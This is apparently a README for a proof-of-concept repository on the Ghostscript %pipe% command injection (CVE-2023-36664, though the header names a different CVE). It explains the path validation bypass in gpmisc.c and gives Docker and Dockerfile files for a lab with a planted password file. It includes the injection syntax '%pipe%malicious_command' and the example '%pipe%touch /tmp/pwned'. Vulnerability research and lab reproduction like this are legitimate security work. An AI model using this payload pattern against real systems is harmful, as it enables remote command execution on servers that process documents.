 minsmiths/cve-2023-34446
Proof-of-concept exploit for CVE-2023-36664, a Ghostscript command injection vulnerability. Includes Docker lab environment, detailed analysis of pipe validation bypass, and step-by-step reproduction guide.

CVE ID: CVE-2023-36664
Product: Ghostscript (< 10.01.2)
Vulnerability Type: Remote Code Execution (RCE)
This vulnerability (CVE-2023-36664) is an arbitrary code execution (RCE) vulnerability caused by Ghostscript's inadequate path permission verification for pipe devices (%pipe% or | prefix).
When the system parses or processes a maliciously crafted document file (PS/EPS) by an attacker, arbitrary system commands may be executed without user authorization.
Main role: It reads graphical coordinate codes (e.g., "draw a line at position 100 200") that are essentially text and converts them into visible monitor screen images or printer output image files.
A pipe is a feature that connects the output of one application to the input of another, allowing software to communicate with each other. It is represented by the | symbol in commands.
Example: cat /etc/hosts | grep localhost
cat command is passed through the pipe (|) directly as input to the grep command, filtering only lines containing "localhost".When Ghostscript has safe mode (-dSAFER) enabled, it strictly checks file paths to prevent access to sensitive system files or arbitrary execution of external commands.
Problem: When an attacker precisely manipulates and inserts a pipe device prefix (%pipe% or |) instead of a normal file name in the file path, the internal permission validation logic of Ghostscript fails to properly recognize this prefix and mistakenly treats it as a "safe path" or "not subject to verification," allowing it to pass through.
Result: Dangerous commands that should have been filtered out bypass the validation loop trivially.
Malicious file injection: An attacker embeds code inside a PostScript (.ps/.eps) file in the form of (%pipe%malicious_command) (mode) file /DCTDecode filter.
Parsing and misidentification: During Ghostscript's reading and processing of this file, it passes the permission verification step (gatekeeper) without errors.
Delivery to OS Shell: The verified command stream is passed through the pipe device function directly to the operating system's internal shell (e.g., Linux sh or Windows cmd) and executed with backend privileges.
Examining the patched code reveals that the following two .c files were modified:
base/gpmisc.cbase/gslibctx.cHere, looking at gpmisc.c helps understand the vulnerability.

The core of this vulnerability is that special paths like %pipe% are not properly distinguished from normal file paths and are mistakenly recognized as regular paths.
gp_file_name_reduceTo verify this, it is necessary to examine the function that sanitizes file paths. In gpmisc.c, the function responsible for path refinement is gp_file_name_reduce(...), which internally calls gp_file_name_combine() and returns its result.
gp_file_name_reduce(const char *fname, uint flen, char *buffer, uint *blen) {
    return gp_file_name_combine(fname, flen, fname + flen, 0, false, buffer, blen);
}
gp_file_name_combine(), as its name suggests, removes unnecessary relative path expressions like ./, // from the provided file path.
The problem arises here. If this function receives not a normal file path but a special string like %pipe% that induces command execution, the function does not recognize it as a valid path pattern and returns the original string unchanged without any processing.
gp_validate_path_len
gp_validate_path_len(...) internally calls gp_file_name_reduce() to validate the path. In this process, there is no separate validation logic to distinguish whether the input is a normal file path or a command execution syntax like %pipe%.
Consequently, a string containing %pipe% passes through without any filtering, which is the root cause of this vulnerability.
Therefore, if a string like %pipe%touch /tmp/pwned is passed as a file path, even though the user only intended to render an image file, the touch /tmp/pwned command is actually executed, resulting in the creation of the /tmp/pwned file.
┌─────────────────────────────────┐
│  Docker Container               │
│  (Ubuntu 22.04 + Ghostscript)   │
│                                 │
│  /home/test/               ← Working directory
│  ├── poc.py               ← PoC generation script
│  |                              │
│  └── /var/www/html/config.php   ← Sensitive information file
│                                 │
│  User: test (non-root)          │
│  Ghostscript: 10.01.1 (vulnerable) │
└─────────────────────────────────┘
The reason for choosing a regular user account instead of root is that production servers generally do not directly use the root account for security. Therefore, to replicate a real attack scenario as closely as possible, the environment was configured based on a regular user account.
version: '3.8'

services:
  gs-lab:
    build: .
    container_name: cve_lab
    network_mode: "host"
    environment:
      - DISPLAY=${DISPLAY}
    volumes:
      - /tmp/.X11-unix:/tmp/.X11-unix:ro
      - ./poc.py:/home/test/poc.py
    stdin_open: true
    tty: true
DISPLAY=${DISPLAY}: Passes the environment variable to allow GUI applications inside the container to access the host's X11 display server./tmp/.X11-unix:/tmp/.X11-unix:ro: Mounts the Unix socket for communication between the host's X11 display server and the container.
./poc.py:/home/test/poc.py: Mounts the local PoC script from the host into the container's execution environment.
FROM ubuntu:22.04

RUN apt update && \
    apt install -y \
    wget \
    build-essential \
    gedit \
    python3 \
    sudo && \
    rm -rf /var/lib/apt/lists/*


RUN wget https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs10011/ghostscript-10.01.1.tar.gz && \
    tar -xzf ghostscript-10.01.1.tar.gz

WORKDIR /ghostscript-10.01.1

RUN ./configure && \
    make && \
    make install

RUN mkdir -p /var/www/html && \
    echo "DB_PASSWORD=SuperSecret1234!!!" > /var/www/html/config.php

RUN useradd -m -s /bin/bash test

WORKDIR /home/test
USER test

CMD ["/bin/bash"]
To set up the basic PoC environment, we need wget to download the vulnerable Ghostscript version, build-essential to compile the source after extracting the tar.gz, and gedit (a text editor) to maliciously open when executing .ps.

 The vulnerable Ghostscript version 10.01.1 was installed by downloading the source from git.
 RUN ./configure && \ make && \ make install was done following the usage instructions in the downloaded source folder.
